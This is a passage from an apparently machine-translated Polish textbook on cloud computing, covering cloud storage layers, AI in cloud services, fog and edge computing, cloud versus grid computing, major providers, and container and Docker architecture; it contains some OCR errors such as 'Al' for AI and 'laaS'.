Łączy i integruje wiele usług w jedną lub więcej nowych usług.

o Arbitraż usługowy

Podobne do agregacji usług, ale bez ustalania zagregowanych usług (broker w chmurze może wybierać usługi z wielu agencji).

Architektura przechowywania w chmurze

Przechowywanie w chmurze to medium służące do przechowywania danych cyfrowych w pulach logicznych przy użyciu sieci. Fizyczna pamięć masowa jest dystrybuowana na wiele serwerów, których właścicielem jest firma hostingowa. Organizacje mogą kupować pojemność pamięci masowej od dostawców pamięci masowej w chmurze w celu przechowywania danych użytkowników, organizacji lub aplikacji. Dostawcy pamięci masowej w chmurze ponoszą wyłączną odpowiedzialność za zarządzanie danymi i zapewnianie dostępności danych. Dostęp do usług pamięci masowej w chmurze można uzyskać za pomocą usługi przetwarzania w chmurze, interfejsu API usługi internetowej lub dowolnej aplikacji korzystającej z interfejsu API, takiej jak pamięć masowa w chmurze, brama pamięci masowej w chmurze lub internetowe systemy zarządzania treścią. Usługa przechowywania w chmurze jest obsługiwana z usługi poza lokalem przedsiębiorstwa, takiej jak Amazon S3. Architektura pamięci masowej w chmurze ma te same cechy, co przetwarzanie w chmurze pod względem skalowalności, dostępnych interfejsów i mierzonych zasobów. Jest zbudowany na wysoce zwirtualizowanej infrastrukturze i opiera się na wielu warstwach, aby zapewnić użytkownikom ciągłe usługi pamięci masowej. Trzy główne warstwy odpowiadają front-endowi, oprogramowaniu pośredniczącemu i back-

endowi. Warstwa front-end jest dostępna dla użytkownika końcowego i zapewnia interfejsy API do zarządzania przechowywaniem danych. Warstwa oprogramowania pośredniczącego realizuje funkcje takie jak deduplikacja danych i replikacja danych. Warstwa zaplecza to miejsce, w którym implementowany jest sprzęt. Przechowywanie w chmurze składa się z rozproszonych zasobów. Jest wysoce odporny na awarie dzięki nadmiarowości, spójny z replikacją danych i bardzo trwały. Szeroko stosowane usługi obiektowej pamięci masowej obejmują Amazon S3, Oracle Cloud Storage i Microsoft Azure Storage, Open Stack Swift itp.

Rola sztucznej inteligencji w przetwarzaniu w chmurze

Obecnie dostawcy usług w chmurze integrują możliwości sztucznej inteligencji (AI) i uczenia maszynowego (ML) w swojej infrastrukturze chmurowej, aby oferować organizacjom bardziej wydajne, strategiczne i oparte na wnioskach usługi chmurowe. Ta integracja dodatkowo pomaga organizacjom w efektywnym samodzielnym zarządzaniu danymi, budowaniu i szkoleniu systemów w zakresie wyszukiwania wzorców i uzyskiwania wglądu w dane, zwiększania satysfakcji klientów i optymalizowania przepływów pracy.

Korzyści z integracji sztucznej inteligencji z przetwarzaniem w chmurze

Samodzielnie zarządzana chmura

Integracja sztucznej inteligencji z infrastrukturą IT pomaga organizacjom zautomatyzować przepływy pracy i powtarzalne zadania. Chmury prywatne i publiczne wykorzystują narzędzia sztucznej inteligencji do automatyzacji procesów, takich jak zdalne zarządzanie, monitorowanie i rozwiązywanie problemów. Automatyzacja podstawowych przepływów pracy i procesów poprawia wydajność środowiska chmurowego i pozwala zespołom IT skupić się na działaniach strategicznych wysokiego poziomu.

Zmniejszony koszt

Wykorzystanie narzędzi sztucznej inteligencji w środowisku chmurowym pozwala organizacjom wyeliminować potrzebę utrzymywania centrów danych na miejscu i wydatków związanych z rekrutacją ekspertów IT do zarządzania centrami danych i serwerami. Co więcej, organizacje uzyskujące dostęp do chmury mogą wykorzystywać sztuczną inteligencję do uzyskiwania przydatnych informacji i wydobywania praktycznych przypadków użycia biznesowego bez dodatkowych kosztów.

Bezproblemowy dostęp do danych

Korzystanie ze sztucznej inteligencji w chmurze zapewnia użytkownikom bezproblemowy dostęp do danych, usuwając przeszkody w rozwiązywaniu problemów z niedostępnością. Sztuczna inteligencja pozwala platformie chmurowej uczyć się na podstawie zebranych danych, przewidywać i rozwiązywać potencjalne problemy z wyprzedzeniem.

Ulepszone zarządzanie danymi

Al może uprościć żmudne zadanie gromadzenia, katalogowania i zarządzania ogromnymi repozytoriami danych generowanych przez dzisiejsze procesy biznesowe. Wszystkie narzędzia pomagają organizacjom analizować dane i wydobywać odpowiednie wzorce, aby dostarczać klientom dokładne dane i usługi w czasie rzeczywistym.

Zwiększona produktywność

Usprawnienie przepływów pracy i automatyzacja powtarzalnych zadań pozwala zespołom IT skupić się na strategicznych działaniach i celach biznesowych.

Zwiększona niezawodność

Usługi w chmurze wykorzystujące Al zapewniają ciągłość biznesową, szybkie odzyskiwanie po awarii i tworzenie kopii zapasowych danych.

Ulepszone środowisko dzięki integracji Al-SaaS

Integracja AI z platformą SaaS zapewnia klientom lepszą wydajność i funkcjonalność usług. Na przykład wykorzystanie AI w oprogramowaniu i danych sprzedażowych pomaga organizacjom w wydobywaniu częstych wzorców kupowanych produktów. Pozwala im to uzyskać praktyczny wgląd i zrozumieć praktyczne przypadki użycia biznesowego, które można dalej wykorzystać do poprawy sprzedaży i obsługi klienta.

Dostępność zaawansowanej infrastruktury chmurowej

Aby uzyskać maksymalną wydajność i wydajność, rozwiązania Al wykorzystują wiele szybkich procesorów graficznych (GPU), które są bardzo drogie. Al jako usługa w środowisku chmurowym umożliwia organizacjom włączenie możliwości Al do tworzenia aplikacji w przystępnej cenie.

Ulepszone bezpieczeństwo w chmurze

Al przetwarza dane w chmurze, wykrywa nieprawidłowości, alarmuje i dodatkowo zapobiega nieautoryzowanemu dostępowi do chmury. Może wykrywać wszelkie złośliwe lub nietypowe zdarzenia, blokować je i ograniczać przedostawanie się złośliwego kodu do chmury. Al gromadzi, analizuje i przegląda informacje rozproszone w wielu lokalizacjach, umożliwiając w ten sposób organizacjom angażowanie się w proaktywne działania związane z obsługą incydentów.

Lepsze podejmowanie decyzji

Al pomaga organizacjom w podejmowaniu lepszych decyzji biznesowych. Organizacje wykorzystujące chmurę mogą wydobywać podobne wzorce i trendy z ogromnych zbiorów danych. Al uczy się częstych wzorców na podstawie danych historycznych i porównuje je z bieżącymi wzorcami w zmieniających się zbiorach danych, aby zapewnić praktyczny wgląd w biznes. Dlatego Al zapewnia szybką analizę danych i generuje cenne rekomendacje dotyczące spełniania wymagań klientów.

Rzeczywistość wirtualna i rzeczywistość rozszerzona w chmurze

Rzeczywistość wirtualna/rzeczywistość rozszerzona (VR/AR) i przetwarzanie w chmurze to dwie z najważniejszych pojawiających się technologii. Używane razem mogą tworzyć nowe rodzaje aplikacji i modeli użytkowania. Na przykład dzisiejsze zestawy słuchawkowe VR/AR wymagają dużej lokalnej mocy obliczeniowej i graficznej. Takie zestawy słuchawkowe, jak również wymagania związane z przetwarzaniem i grafiką podłączonego komputera, mają wysoki koszt. Jeśli środowisko chmurowe może zapewnić dostęp do dostępnej obecnie wielordzeniowej mocy procesora, może z łatwością sprostać surowym wymaganiom obliczeniowym aplikacji VR/AR. Większość centrów danych opartych na chmurze zapewnia obecnie dostęp do mocy graficznej do obliczeń aplikacji GPU wymaganych przez aplikacje VR/AR. Ponadto aplikacje VR/AR wymagają większej szybkości silnika cyfrowego niż dostępne na rynku. Zamiast dokonywania kosztownych aktualizacji urządzeń komputerowych używanych do aplikacji VR/AR, wystarczyłoby wykorzystać usługę w chmurze w celu zwiększenia szybkości podstawowej infrastruktury. Ponadto ewoluujący charakter aplikacji VR/AR spowoduje szybkie zmiany w funkcjonalności oprogramowania i interfejsie użytkownika (Ul). Wykorzystanie dostarczania takich aplikacji w chmurze pozwoli zapewnić bezproblemową obsługę użytkownikom końcowym lub konsumentom. Wreszcie, aplikacje oparte na VR/AR nie są często używane, więc te aplikacje można wykorzystać jako płatne modele chmurowe oparte na usługach.

Obliczenia mgły

Ogromny wzrost liczby urządzeń IoT na całym świecie doprowadził do wytworzenia przez te urządzenia ogromnej ilości danych. Aby sprostać rosnącemu zapotrzebowaniu na analizę i przetwarzanie tych danych, idealnym rozwiązaniem jest wdrożenie mgły obliczeniowej wraz z chmurą obliczeniową. Fog computing to rozproszone i niezależne środowisko cyfrowe, w którym aplikacje i przechowywanie danych znajdują się pomiędzy źródłami danych (urządzeniami generującymi dane) a usługą w chmurze. Fog computing to rozszerzona wersja przetwarzania w chmurze, która obejmuje wiele węzłów brzegowych, które są bezpośrednio połączone z urządzeniami fizycznymi, aby umożliwić użytkownikom końcowym dostęp do usług. Ogólnie rzecz biorąc, mgła odnosi się do idei stworzenia indywidualnej warstwy w rozproszonej infrastrukturze sieciowej, która ma bliskie połączenia z IoT i przetwarzaniem w chmurze. Pełni rolę pośrednika między sprzętem a zdalnymi serwerami, nazywany jest również inteligentną bramą. Mgła może być wykorzystana do ulepszonego przetwarzania, przechowywania i analizy danych w szybki i wydajny sposób. Wiele organizacji przyjęło tę technologię, ponieważ może ona zapewnić dodatkowe funkcje szybkiego i wydajnego przetwarzania, przechowywania i analizy danych.

Działanie mgły obliczeniowej

Urządzenia z połączeniem internetowym, możliwościami obliczeniowymi i przechowywaniem danych nazywane są węzłami mgły. Węzły mgły można wdrażać w dowolnym miejscu w sieci. Aplikacje IoT dla węzłów mgły są przenoszone na brzeg sieci. Węzły mgły w pobliżu krawędzi sieci pobierają dane z urządzeń IoT, umożliwiając krótkoterminową analizę na krawędzi. Obliczenia mgły mogą być bardzo korzystne w przypadku niestabilnego połączenia z Internetem. Pilne żądania są przesyłane bezpośrednio do mgły i przetwarzane w czasie rzeczywistym w sieci lokalnej. Obliczenia mgły mogą być wykorzystywane w aplikacjach takich jak inteligentne miasta, inteligentne sieci, połączone samochody i analizy w czasie rzeczywistym.

Zalety:

Obliczenia mgły okazały się korzystne w dziedzinie IoT, dużych zbiorów danych i analiz w czasie rzeczywistym. Poniżej przedstawiono główne zalety przetwarzania mgły w porównaniu z przetwarzaniem w chmurze.

Niskie opóźnienia: obliczenia mgły mogą przetwarzać duże ilości danych bez opóźnień, ponieważ mgła znajduje się geograficznie bliżej użytkowników końcowych i może oferować szybkie reakcje.

Wysoka elastyczność biznesowa: programiści mogą łatwo i szybko projektować wystąpienia mgły i wdrażać je w zależności od wymagań.

Brak zakłóceń z przepustowością: Wszystkie dane są gromadzone w różnych punktach, zamiast być przesyłane razem do jednego centrum przez jeden kanał, co pozwala uniknąć problemów związanych z przepustowością.

Brak utraty połączenia: Obecność kilku połączonych ze sobą kanałów nie powoduje utraty połączenia.

Podwyższone bezpieczeństwo: Fog computing zwiększa bezpieczeństwo, ponieważ przetwarzanie danych jest wykonywane przez wiele węzłów w złożonym systemie rozproszonym.

Niskie koszty operacyjne: mgła obliczeniowa może radykalnie obniżyć koszty dzięki zachowaniu przepustowości sieci, ponieważ dane są przetwarzane lokalnie, a nie wysyłane do chmury w celu analizy.

Wysoka wydajność energetyczna: urządzenia brzegowe obsługują protokoły oszczędzania energii, takie jak Zigbee, ZWave lub Bluetooth.

Wady:

Poniżej przedstawiono niektóre wady przetwarzania mgły w porównaniu z przetwarzaniem w chmurze.

Dodatkowe wydatki: organizacje muszą kupować dodatkowe urządzenia brzegowe, takie jak routery, koncentratory i bramy.

Skomplikowany system: Ponieważ mgła jest dodatkową warstwą w systemie przetwarzania i przechowywania danych, komplikuje cały system.

Ograniczona skalowalność: mgła nie jest tak skalowalna jak chmura.

Przetwarzanie brzegowe

Konwencjonalne przetwarzanie w chmurze wiąże się z pewnymi problemami związanymi z bezpieczeństwem danych, niską wydajnością i zwiększonym przechowywaniem danych, co prowadzi do wysokich kosztów operacyjnych. Problemy te można rozwiązać, zastępując konwencjonalne przetwarzanie w chmurze przetwarzaniem brzegowym. Przetwarzanie brzegowe jest podzbiorem przetwarzania mgły, a jego podejście do przetwarzania danych jest podobne do przetwarzania mgły. W przypadku mgły obliczeniowej inteligentna brama wykonuje przetwarzanie w sieci LAN, podczas gdy w przypadku przetwarzania brzegowego inteligencja bramy brzegowej jest wykonywana w urządzeniach takich jak programowalne sterowniki automatyki. Edge computing jest stosowany w rozwiązaniach wymagających przetwarzania małych i pilnych operacji w czasie rzędu milisekund.

Przetwarzanie brzegowe to rozproszony, zdecentralizowany model obliczeniowy, w którym obliczenia i przetwarzanie danych są wykonywane blisko urządzeń brzegowych. Przechowuje dane w lokalizacjach w pobliżu urządzeń, z których dane zostały zebrane, zamiast ufać centralnej lokalizacji do przechowywania danych. Zmniejsza również wykorzystanie przepustowości łącza internetowego i odciążanie danych. Wiele organizacji może wykorzystywać tę technologię w systemach automatyki budynkowej w celu szybkiego przetwarzania, szybkiego reagowania i wydajnych aplikacji działających w czasie rzeczywistym.

Cloud vs. Fog Computing vs. Edge Computing

Przetwarzanie brzegowe i przetwarzanie mgły to rozszerzenia przetwarzania w chmurze. Cloud computing to scentralizowany model, który zawiera kilka (tysiące) serwerów przetwarzających dane w czasie rzeczywistym. Przetwarzanie brzegowe obejmuje nieskończoną liczbę (miliardy) wirtualnych/sprzętowych punktów końcowych, które działają jako rozproszony, zdecentralizowany model, w którym przetwarzanie danych odbywa się w pobliżu urządzeń brzegowych (urządzeń IoT). Infrastruktura obliczeniowa mgły zawiera niezliczone (miliony) węzłów, w których przechowywanie, przetwarzanie i analiza danych odbywa się szybko i wydajnie. Jest to zdecentralizowana inteligentna brama umieszczona w dowolnym miejscu między źródłem danych a infrastrukturą chmury.

Funkcja : Przetwarzanie w chmurze : Przetwarzanie we mgle : Przetwarzanie brzegowe

Szybkość : Wyższa prędkość dostępu niż w przypadku przetwarzania mgłą, ale zależy od łączności z maszyną wirtualną : Wyższa prędkość niż w przypadku przetwarzania w chmurze : Wyższa prędkość niż w przypadku przetwarzania we mgle

Opóźnienie : Duże opóźnienie : Małe opóźnienie : Małe opóźnienie

Integracja danych : Integruje wiele źródeł danych : Integruje wiele źródeł danych i urządzeń : Integruje ograniczone źródła danych

Pojemność : Brak redukcji danych podczas dostarczania lub konwertowania danych : Zmniejsza ilość danych wysyłanych do przetwarzania w chmurze : Zmniejsza ilość danych wysyłanych do przetwarzania mgły

Szybkość reakcji : Krótki czas reakcji : Wysoki czas reakcji : Długi czas reakcji

Bezpieczeństwo : Mniej bezpieczne niż przetwarzanie mgły : Wysokie bezpieczeństwo : Dostosowane zabezpieczenia

Przetwarzanie w chmurze a przetwarzanie sieciowe

Dwa najpopularniejsze modele obliczeniowe, cloud computing i grid computing, opierają się odpowiednio na architekturze klient-serwer i rozproszonej architekturze obliczeniowej. Poniższa tabela zawiera główne różnice między tymi dwoma:

Przetwarzanie w chmurze : Przetwarzanie sieciowe

Zgodny z architekturą klient-serwer : Zgodny z architekturą przetwarzania rozproszonego

Wyższa skalowalność : Standardowa skalowalność

Zasoby są wykorzystywane w sposób scentralizowany : Zasoby są wykorzystywane wspólnie

Bardziej elastyczny : Mniej elastyczny

Dostawcy infrastruktury są właścicielami serwerów w chmurze : Organizacja jest właścicielem sieci i zarządza nimi

Usługi obejmują laaS, PaaS i SaaS : Usługi obejmują rozproszone informacje,przetwarzanie rozproszone i rozproszone wszechobecne systemy

Dostęp przy użyciu zwykłych protokołów sieciowych : Dostęp przy użyciu oprogramowania pośredniczącego grid

Model pay-as-you-go : Użytkownicy nie muszą płacić za korzystanie

Zorientowany na usługi : Zorientowany na aplikacje

Zapewnia różne ilości obliczeń zasobów, aby sprostać różnym typom wymaganiom użytkowników : Udostępnia wspólną grupę zasobów obliczeniowych dla użytkowników

Nie obsługuje interoperacyjności, która może prowadzić do problemów związanych z uzależnieniem od dostawcy : Obsługuje interoperacyjność i może być zarządzana łatwo

Zawiera dużą pulę zasobów i aktywa : Zawiera ograniczoną liczbę aktywów i zasobów

Dostawcy usług w chmurze

Poniżej omówiono niektórych popularnych dostawców usług w chmurze:

Usługa internetowa Amazon (AWS)

AWS świadczy usługi przetwarzania w chmurze na żądanie dla osób fizycznych, organizacji, rządu itp. na zasadzie płatności za wykorzystanie. Ta usługa zapewnia niezbędną infrastrukturę techniczną poprzez rozproszone przetwarzanie i narzędzia. Środowisko wirtualne zapewniane przez AWS obejmuje procesor, procesor graficzny, pamięć RAM, dysk twardy, systemy operacyjne, aplikacje i oprogramowanie sieciowe, takie jak serwery WWW, bazy danych i CRM.

Microsoft Azure

Microsoft Azure zapewnia usługi przetwarzania w chmurze do tworzenia, testowania, wdrażania i zarządzania aplikacjami i usługami za pośrednictwem centrów danych Azure. Zapewnia wszystkie rodzaje usług przetwarzania w chmurze, takie jak SaaS, PaaS i laaS. Oferuje różne usługi w chmurze, takie jak przetwarzanie danych, mobilna pamięć masowa, zarządzanie danymi, przesyłanie wiadomości, media, uczenie maszynowe i loT.

Platforma Google Cloud (GCP)

GCP zapewnia usługi laaS, PaaS i przetwarzanie bezserwerowe. Obejmują one obliczenia, przechowywanie i analizę danych, uczenie maszynowe, sieci, bigdata, cloud Al, narzędzia do zarządzania, tożsamość i bezpieczeństwo, loT i platformy API.

IBM Chmura

IBM Cloud to solidny pakiet zaawansowanych narzędzi do obsługi danych i Al oraz głębokiej wiedzy branżowej. Zapewnia różne usługi w chmurze, takie jak laaS, SaaS i PaaS, za pośrednictwem publicznych, prywatnych i hybrydowych modeli dostarczania chmury. Usługi te obejmują przetwarzanie, tworzenie sieci, przechowywanie, zarządzanie, bezpieczeństwo, bazy danych, analitykę, Al, loT, urządzenia mobilne, narzędzia deweloperskie i łańcuch bloków.

Technologia kontenerów

Technologia kontenerów to wschodząca usługa wirtualizacji oparta na kontenerach. Pomaga programistom i zespołom IT w tworzeniu, uruchamianiu i zarządzaniu aplikacjami kontenerowymi za pomocą interfejsu API usługodawcy lub interfejsu portalu internetowego. Kontenery i klastry można wdrażać w lokalnych centrach danych lub w chmurze. W tej sekcji omówiono różne koncepcje związane z technologią kontenerów, takie jak kontenery Docker i Kubernetes.

Co to jest kontener?

Kontener to pakiet aplikacji/oprogramowania zawierający wszystkie jego zależności, takie jak biblioteki i pliki konfiguracyjne, pliki binarne i inne zasoby, które działają niezależnie od innych procesów w środowisku chmury. Wszystkie te pliki zasobów są dostarczane jako jednostka, aby rozwiązać problemy ze zgodnością, gdy aplikacje są przenoszone między środowiskami chmurowymi. Kontenery te są udostępniane subskrybentom w formie CaaS. Usługa CaaS obejmuje wirtualizację i zarządzanie kontenerami za pośrednictwem koordynatorów. Korzystając z tych usług, subskrybenci mogą tworzyć rozbudowane, skalowalne aplikacje kontenerowe za pośrednictwem chmury lub lokalnych centrów danych. Dziedziczy funkcje zarówno laaS, jak i PaaS. Popularne usługi kontenerowe obejmują Amazon AWS EC2, Google Kubernetes Engine (GKE), Docker itp.

Cechy:

Wdrażanie kontenerów niesie ze sobą wiele korzyści, czyniąc je atrakcyjną technologią dla różnych gałęzi przemysłu. Poniżej omówiono niektóre z ich najważniejszych cech:

Przenośność i spójność

Aplikacja lub oprogramowanie opracowane w kontenerze zawiera wszystkie zasoby wymagane do działania. Ta przenośność pomaga klientom lub użytkownikom końcowym uruchamiać aplikacje na różnych platformach oraz w środowiskach chmury prywatnej lub publicznej.

Bezpieczeństwo

Dzięki niezależnemu charakterowi kontenerów zagrożenia bezpieczeństwa są ograniczone. Jeśli aplikacja zostanie zaatakowana lub narażona na szwank, jej infekcje nie obejmą pozostałych kontenerów.

Wysoka wydajność i opłacalność

Kontenery mogą działać z mniejszą ilością zasobów w porównaniu z maszynami wirtualnymi (VM), ponieważ nie potrzebują niezależnych systemów operacyjnych. Ponadto kontenery potrzebują do działania kilku megabajtów pamięci, co umożliwia użytkownikom uruchamianie wielu kontenerów na jednym serwerze. Kontenery te są izolowane na serwerze w chmurze, ponieważ jeśli aplikacja jest wyłączona dla jednego kontenera, inne kontenery mogą z niego korzystać bez problemów technicznych.

Skalowalność

Kontenery są skalowalne i umożliwiają subskrybentom lub użytkownikom integrację większej liczby podobnych kontenerów w ramach tego samego klastra w celu zwiększenia ich rozmiaru. Inteligentna technologia skalowania umożliwia użytkownikom uruchamianie tylko zamierzonego kontenera i pozostawianie niechcianych kontenerów w stanie spoczynku, dzięki czemu jest to opłacalne.

Krzepkość

Kontenery można generować, wdrażać i niszczyć w kilka sekund, ponieważ nie wymagają systemów operacyjnych. Cecha ta pozwala na szybki proces rozwoju, zwiększenie szybkości operacyjnej oraz uruchamianie nowych wersji oprogramowania w określonym czasie. Przyspiesza również korzystanie z aplikacji przez użytkownika, ułatwiając programistom i organizacjom szybkie usuwanie błędów i integrację najnowszych funkcji.

Architektura technologii kontenerów

Jak pokazano na poniższym rysunku, technologia kontenerowa ma architekturę pięciowarstwową i podlega trójfazowemu cyklowi życia:

Tier-1: Maszyny deweloperskie - tworzenie obrazu, testowanie i akredytacja


Tier-2: Systemy testowania i akredytacji - weryfikacja i walidacja treści obrazu, podpisywanie obrazów i przesyłanie ich do rejestrów

Tier-3: Rejestry - przechowywanie obrazów i rozpowszechnianie obrazów wśród orkiestratorów na podstawie żądań

Tier -4: Orchestrators - przekształcanie obrazów w kontenery i wdrażanie kontenerów na hostach

Tier- 5: hosty - obsługa kontenerów i zarządzanie nimi zgodnie z instrukcjami koordynatora

Trzy fazy cyklu życia kontenera są następujące:



Tworzenie wizerunku, testowanie i akredytacja

Pierwszą fazą technologii kontenerów jest generowanie i walidacja obrazu. W tej fazie aplikacja lub komponenty oprogramowania są opracowywane i przechowywane w obrazie (lub obrazach). Obraz składa się z wymaganych plików i zasobów do wykonania kontenera. Tworzenie obrazu jest obsługiwane przez programistów i jest odpowiedzialne za integrację istotnych komponentów aplikacji. Po utworzeniu obrazu zespoły ds. bezpieczeństwa przeprowadzają testy obrazu i akredytację.

Przechowywanie i odzyskiwanie obrazów

obrazy są zwykle umieszczane w centralnych lokalizacjach zwanych rejestrami. Rejestry zapewniają programistom różne usługi, takie jak przechowywanie obrazów, oznaczanie i katalogowanie obrazów w celu łatwej identyfikacji, kontrola wersji w celu łatwego wyszukiwania i ponownego wykorzystania oraz pobieranie i pobieranie obrazów utworzonych przez innych programistów. Rejestry mogą być dostarczane jako usługa lub być hostowane samodzielnie. Popularne usługi rejestru obejmują Docker Hub, Amazon Elastic Container Registry (ECR), Docker Trusted Registry (DTR) itp.

Wdrażanie i zarządzanie kontenerami

Orchestratory to narzędzia, które umożliwiają administratorom DevOps pobieranie obrazów z rejestrów, wdrażanie ich w kontenerach i zarządzanie operacjami kontenerów. Jest to ostatnia faza cyklu życia kontenera, w której wdrażana jest najnowsza wersja aplikacji i wprowadzana do użycia/działania na żywo. Orkiestratorzy są pomocni w monitorowaniu zużycia zasobów kontenera i wykonywaniu zadań, identyfikowaniu awarii hosta i automatycznym ponownym uruchamianiu kontenerów na nowych hostach. Po wyczerpaniu zasobów program Orchestrator przydziela dodatkowe zasoby do kontenerów. Gdy aplikacja działająca w kontenerze wymaga aktualizacji, istniejące kontenery są niszczone, a ze zaktualizowanych obrazów tworzone są nowe kontenery. Do popularnych orkiestratorów należą Kubernetes, Docker Swarm, Nomad, Mesos itp.

Zalety:

• Minimalna ilość zasobów potrzebnych do stworzenia aplikacji

• Szybsze wykrywanie problemów z oprogramowaniem i wdrażanie poprawek

• Opłacalność i łatwa wysyłka

• Zwiększona przenośność aplikacji

• Skalowalne zasoby

• Szybkie uruchamianie kontenera (w kilka sekund), dzięki czemu aplikacje mogą być opracowywane w szybkiej fazie

• Łatwe zarządzanie izolowanymi aplikacjami w kontenerach

• Łatwe testowanie i debugowanie

Wady:

•Zwiększona złożoność

• Brak wiedzy personelu skutkuje błędami w konfiguracji

•Zwiększona podatność na zagrożenia dzięki współdzielonym zasobom

•Wątpliwa wydajność pojemnika

• Trudność w wyborze platformy do obsługi kontenerów

• Różnice w wykrywaniu usług (oparte na serwerach proxy, oparte na DNS itp.)

Kontenery vs. Wirtualne maszyny

Wirtualizacja to podstawowa technologia, która napędza przetwarzanie w chmurze, zapewnia możliwość uruchamiania wielu systemów operacyjnych w jednym systemie fizycznym i udostępniania podstawowych zasobów, takich jak serwery, urządzenia pamięci masowej lub sieci. Wirtualizacja umożliwia organizacjom obniżenie kosztów IT przy jednoczesnym zwiększeniu produktywności, wykorzystania i elastyczności istniejącego sprzętu komputerowego. Do dostawców wirtualizacji należą VMware vCloud Suite, VMware vSphere, VirtualBox, Microsoft Hyper-V itp. Tradycyjnie wirtualizacja pojawiła się w celu ułatwienia przenoszenia aplikacji i optymalizacji infrastruktury IT w chmurze. Ma jednak kilka wad, takich jak wolniejsza wydajność z powodu dużej wagi maszyn wirtualnych, problemy z przenośnością, czasochłonność udostępniania zasobów IT. Aby rozwiązać te problemy, branże wdrażają technologię konteneryzacji, która zapewnia zasoby aplikacji w postaci lekkich kontenerów, które działają w jednym systemie operacyjnym i umożliwiają działanie oprogramowania/aplikacji w dowolnym miejscu przy skalowalnych zasobach. Kontenery są umieszczane na fizycznym serwerze i systemie operacyjnym hosta i współdzielą pliki binarne i biblioteki jądra systemu, zmniejszając potrzebę odtwarzania systemu operacyjnego. Dzięki konteneryzacji serwer może uruchamiać wiele obciążeń przy użyciu jednego systemu operacyjnego. W związku z tym kontenery są lekkie, mają rozmiar zaledwie megabajtów i uruchamiają się w kilka sekund, w przeciwieństwie do maszyn wirtualnych, których uruchomienie zajmuje kilka minut.

Maszyna wirtualna : Kontenery

Ciężka : Lekka i przenośna

Działaj na niezależnych systemach operacyjnych : Udostępnia jeden system operacyjny hosta

Wirtualizacja oparta na sprzęcie : Wirtualizacja oparta na systemie operacyjnym

Wolniejsze udostępnianie : Skalowalne udostępnianie w czasie rzeczywistym

Ograniczona wydajność : Natywna wydajność

Całkowicie izolowany, co zwiększa bezpieczeństwo : Izolacja na poziomie procesu, częściowo zabezpieczona

Stworzony i uruchomiony w kilka minut : Stworzony i uruchomiony w kilka sekund

Co to jest Docker?

Docker to technologia typu open source używana do tworzenia, pakowania i uruchamiania aplikacji. Wszystkie zależności Dockera są w postaci kontenerów, aby zapewnić bezproblemowe działanie aplikacji. Docker zapewnia PaaS poprzez wirtualizację na poziomie systemu operacyjnego i dostarcza pakiety oprogramowania w kontenerach. Technologia ta izoluje aplikacje od podstawowej infrastruktury w celu szybszego dostarczania oprogramowania. Zaletą Dockera jest to, że kiedy aplikacja jest spakowana wraz z jej zależnościami do kontenera Dockera, może działać w dowolnym środowisku. Co więcej, gdy programiści budują aplikacje z wykorzystaniem Dockera, mają pewność, że nie będzie między nimi zakłóceń, ponieważ kontenery Dockera są od siebie odizolowane i komunikują się za pośrednictwem dobrze zdefiniowanych kanałów.

Silnik Dockera

Silnik Docker to aplikacja klient/serwer zainstalowana na hoście, która umożliwia tworzenie, wdrażanie i uruchamianie aplikacji przy użyciu następujących komponentów:

Serwer: Jest to trwały proces zaplecza, znany również jako proces demona (polecenie dockerd).

Rest API: Ten interfejs API umożliwia komunikację i przypisywanie zadań do demona.

Client CLI: Jest to interfejs wiersza poleceń używany do komunikacji z demonem i gdzie inicjowane są różne polecenia Dockera.

Docker Swarm

Silnik Docker obsługuje tryb roju, który umożliwia zarządzanie wieloma silnikami Docker w ramach platformy Docker. Docker CLI służy do tworzenia roju, wdrażania aplikacji w roju i obsługi jego aktywności lub zachowania. Tryb roju umożliwia administratorom i programistom

Komunikuj się z kontenerami i przypisuj zadania do różnych kontenerów

Zwiększ lub zmniejsz liczbę kontenerów w zależności od ładunku

Przeprowadź kontrolę stanu i obsługuj cykl życia różnych kontenerów

Zrezygnować z przełączania awaryjnego i redundancji, aby kontynuować proces nawet w przypadku awarii węzła

Wykonuj na czas aktualizacje oprogramowania dla wszystkich kontenerów

Architektura Dockera

Architektura Docker wykorzystuje model klient/serwer i składa się z różnych komponentów, takich jak host, klient, sieć, rejestr i inne jednostki pamięci masowej. Klient Docker współdziała z demonem Docker, który opracowuje, uruchamia i dystrybuuje kontenery. Klienci Daemon i Docker mogą wykonywać operacje na tym samym hoście; alternatywnie użytkownicy mogą połączyć klienta Docker ze zdalnymi demonami. Komunikacja między klientem Docker a demonem serwera Docker odbywa się za pośrednictwem REST API. Poniżej omówiono różne komponenty architektury Docker:

Demon Dockera: Demon Dockera (dockerd) przetwarza żądania API i obsługuje różne obiekty Dockera, takie jak kontenery, woluminy, obrazy i sieci.

Docker Client: Jest to podstawowy interfejs, za pośrednictwem którego użytkownicy komunikują się z Dockerem. Gdy inicjowane są polecenia, takie jak docker run, klient przekazuje powiązane polecenia do dockerd, który następnie je wykonuje. Polecenia platformy Docker używają interfejsu API platformy Docker do komunikacji.

Rejestry Docker: Rejestry Docker to lokalizacje, w których obrazy są przechowywane i pobierane, i mogą być prywatne lub publiczne. Docker Cloud i Docker Hub to dwa popularne rejestry publiczne. Docker Hub to predefiniowana lokalizacja obrazów Dockera, z której mogą korzystać wszyscy użytkownicy.

Obiekty Dockera: Obiekty Dockera są używane do składania aplikacji. Najważniejsze obiekty Dockera to:

o Obrazy: obrazy służą do przechowywania i wdrażania kontenerów. Są to szablony binarne tylko do odczytu z instrukcjami tworzenia kontenerów.

